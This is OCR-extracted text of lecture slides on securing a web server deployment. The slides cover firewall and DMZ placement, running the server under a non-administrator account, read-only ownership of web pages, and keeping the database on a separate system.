  - There are currently tools that can be downloaded from the Internet that allow tunneling attacks through html traffic.
  - These could pass directly though the firewall
  - If the web server is compromised, the entire Intranet is at risk

Place the Web Server Behind a Firewall



May be the same firewall with a rule set for each node


Both the Intranet and DMZ (web server) are protected

Don’t Run Server as Administrator

How Should The Web Server Be Run As?

- **Some web servers run with administrative access**
  - Microsoft IIS
- **The server has complete access to all files on the system**
  - Read
  - Create
  - Modify
- **If the server is compromised, the attacker has complete control of the system**


Running Servers As Administrator



Who Should The Web Server Be Run As?

- **It may be possible to change the user that the web server runs as**
- **For example, lets change the configuration so that the web server is run as another user**
  1. Add a non-administered account called web-server
     - **The Apache web server is often configured to use the 'apache' user**
  2. Change the system / server configuration to start the web server as this user


Running Web Server As Web-Server User



Who Should Own The Web Pages?

- **It is common that the web pages are own by the same user that the web server runs as**
- **Either add another user, web-pages, and make it the owner**
- **Give the web-server user read only access to the pages**
- **On MS Windows:**
  - Add the web-server user to each web pages access control list (ACL) with read-only rights
- **On Unix / Linux:**
  - Add each web page to the web-server group
  - Change the access permissions for each to give the group read only rights

Web Pages Owned by Web-Page User



System Files

Internet

Web Server


Web Pages

Backend
Database Servers

Where Should A Database Be Placed?

- **The need for a database is an increasing requirement for website deployments**
  - Customer data
  - Product data
  - Problem tracking
- **The information in the database may be very confidential**
  - You do not want the wrong persons to have access to it
- **Many typical website deployments include the database / database server on the same system as the web server**
- **If the database is going to be administered by someone from within the Intranet, we must punch additional holes in the firewall**
- **This increases the chance that our database and web server will be compromised**

Putting the Database on the Web Server




We punch holes in the web servers firewall to allow administration of the database

The attacker my gain access to the data through these holes in the firewall

Separate the services

- **The attacker may also use the holes that were punched into the web-servers firewall**
  - They may be able to read, write or modify data
  - This is undesirable
- **Another issue is that the two services are on the same system**
  - This increases the chance that if one service is compromised then the other is also at risk
- **Lets move the two services to separate systems**

Separate Services

